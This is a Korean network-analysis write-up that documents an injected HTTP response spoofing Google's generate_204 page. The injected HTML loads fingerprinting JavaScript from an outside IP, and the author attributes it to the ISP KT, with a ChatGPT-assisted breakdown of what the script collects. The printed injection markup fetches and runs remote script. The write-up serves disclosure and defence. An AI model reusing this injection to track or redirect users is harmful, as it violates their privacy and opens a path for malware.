59.18.34.181        192.168.40.132      HTTP      3592 HTTP/1.1 200   (text/html)
```


이후 추가적으로 HTTP 패킷을 분석하는 과정에서 Wireshark의 캡처 데이터를 통해 의심스러운 HTTP 요청을 발견했습니다. 클라이언트가 IP 주소 59.18.34.181로부터 수상한 JavaScript 파일을 로드하는 GET 요청을 수행한 것이 확인되었습니다.

수집된 패킷과 복호화 파일을 확인한 결과 142.250.76.131에 GET /generate_204 요청의 응답으로부터 아래와 같은 자바스크립트호출 문법이 삽입되어 실행된 것을 확인했습니다.

```
HTTP/1.1 200 OK
Content-Length: 518
Content-Type: text/html
Cache-Control: no-cache
Pragma: no-cache
ETag: "c918d4d4604bcc1:d97"

<meta http-equiv="refresh" content="2;url=http://www.gstatic.com/?" />
<noscript>
    <meta http-equiv="refresh" content="2;url=http://www.gstatic.com/?" />
</noscript>
<iframe id="f" frameborder="0" style="width:100%;height:100%"></iframe>
<script>
  document.getElementById("f").src = "http://59.18.34.181/tm/?a=Q1KxJ8V0lOfDMwMDAxMzkwNjM1M3wzMnw3Mj
</script>
<script src="http://59.18.34.181/tm/ws.js"></script>
```






WHOIS 조회 결과 142.250.76.132는 Google 소유 IP이고

59.18.34.181은 KT소유 IP로 확인되었습니다.

이는 KT가 응답 본문에 Google 정적 페이지(www.gstatic.com/generate_204)를 가장한 HTML과 <script src="http://59.18.34.181/tm/?a=....."></script>를 전송한것입니다.



해당 주소로 들어가면 javascript문법으로 작성된 스크립트가 전송되는데

chatGPT를 통해 코드를 분석해봤습니다.

1. 코드 구조 & 흐름

단계	핵심 동작	의미
① 숨은 form `#fa`	`<form id="fa" … action="" target="_top">` + hidden 필드	서버가 응답으로 주는 문자열을 끼워 `POST` /팝업 호출에 재사용
② 기본 파라미터 테이블 `di` 생성	`p1` (gstatic URL), `p2` ~ `p5` (고정 ID·날짜) 등	이미 **Base64** 로 하드코딩 → 추적 서버에 그대로 전송
③ `localStorage` 점검	키 `siv10` 여부로 **"신규 방문자"** 판단, UID 발급	브라우저 측 장기 식별자 생성
④ 브라우저 지문 수집	- **WebRTC STUN** → 사설/공인 IP - **WebGL_debug_renderer_info** → GPU·드라이버 - **Canvas** → MurmurHash (f2) 로 해시 - OS·브라우저 탐지(UA 파싱)	전형적인 **finger-printing** 스크립트
⑤ 타이머 루프 + XHR	일정 조건 충족 시 GET 호출: `tms.das?a=<B64-browser>&b=<B64-OS>&…`	wireshark에서 본 **같은 경로 /tm/tms.das** 요청과 100% 일치
⑥ 서버 응답 처리	`0:id:width:height:...` 형식이면 — **팝업(Pop-under)** 또는 **전체창 리디렉션** — 실패 시 `f1()` 재호출	광고·설문·악성 다운로드 등 임의 컨텐츠 노출 가능
⑦ 함수 `f1()`	`di.p1` (B64) → **gstatic generate_204** 디코드 후 `parent.location.href='http://'+…`	다시 **HTTP(80)** 로 gstatic 호출 → 변조 루프 유지

2. 왜 "gstatic 변조"가 확실한가?

1. **gstatic 원래 응답 = 204 No Content**

   ```
   http                                                    복사  편집

   GET /generate_204 → HTTP/1.1 204
   ```

   반면 Wireshark에서는 **HTTP/1.1 200 + 518 byte HTML** + `<script src="…/tm/ws.js">` 가 내려옴

2. 그 HTML 안에 위의 스크립트(= ws.js)가 포함되어 즉시 실행 → `59.18.34.181/tm/tms.das` 로 XHR 발사.
   패킷 캡처 상 실제로 같은 URL이 호출되고 응답 `1:newchada:…` 를 받음

3. **HTTPS 443 세션은 그대로 Google (1e100.net) 과 TLS 완료** – 변조 장비가 평문 HTTP만 조작가능하다는 뜻.

4. `59.18.34.181` 은 **AS4766 (KT) 대역의 Google GGC 캐시 노드**이지만, `/tm/**` 경로를 자체 Nginx 가 서빙(정상 GGC엔 없는 경로). 이 역시 여러 보안 커뮤니티에서 "KT 단말량 추적 코드"로 보고된 패턴과 동일.

3. 스크립트가 수집·전송하는 정보

그룹	예시 값	목적
브라우저 종류	`CR` (Chrome) / `SF` / `FF` …	a 파라미터
OS	`WIN10` , `MAC` , `WHL` …	b 파라미터
로컬·퍼블릭 IP 일부	`I1`	I 파라미터(Base64)
GPU / WebGL	`ANGLE(Google, Vulkan 1.3…)`	p 파라미터(Base64)
Canvas 해시	`r=<32-bit>`	고유 지문
최초 방문 일자/랜덤 UID	`n=L4804…` , `I6=`	신규·재방문 구분
성능 타이밍	`g, h, i` (requestStart, responseEnd)	네트워크 지연 측정

JavaScript 파일을 분석한 결과 브라우저 지문 수집, 사용자 식별자 저장 등 사용자 정보를 무단으로 수집하는 기능을 가지고 있었습니다.

이러한 자바스크립트 호출은 공격자가 추가적인 악성 스크립트나 데이터를 피해자 브라우저에 로드하려는 시도로 해석할 수 있으며 이는 전형적인 악성코드 유포 시나리오의 한 예로 간주할 수 있다고 생각합니다.

아울러 KT 망 내부 HTTP 변조 사례는 [그것이 알고 싶다] 'Big Brother is watching you' - K ISP편 에서도 동일 경로(/tm/…) 동일 파라미터로 보고된 바 있습니다. 이는 단순한 일회성 트래픽이 아닌 ISP 차원에서 구조적으로 삽입되고 있는 정황으로 해석될 수 있습니다.